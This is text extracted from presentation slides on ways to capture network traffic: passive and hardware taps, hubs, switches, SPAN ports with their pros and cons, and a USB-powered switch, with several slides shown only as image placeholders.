
Network Taps




Passive Network Taps




Hubs




Switches - MAC Flooding



Switches - ARP Poison



SPAN Ports



SPAN Ports

- Cisco's trade name: SPAN port
- A "soft tap" that duplicates packets
- Identify specific ports or VLAN

SPAN Ports

- Pro: Hardware already in place
 - Minimize downtime
 - Simplify/ avoid accreditation hurdles
- Con: Speed can suffer - packet loss

Hardware Taps


- Purpose - built solution
- By design, all they do is duplicate traffic for monitoring
- May use monitor port for each direction of monitored link
- Some provide multiple ports of aggregated traffic

USB Powered Switch

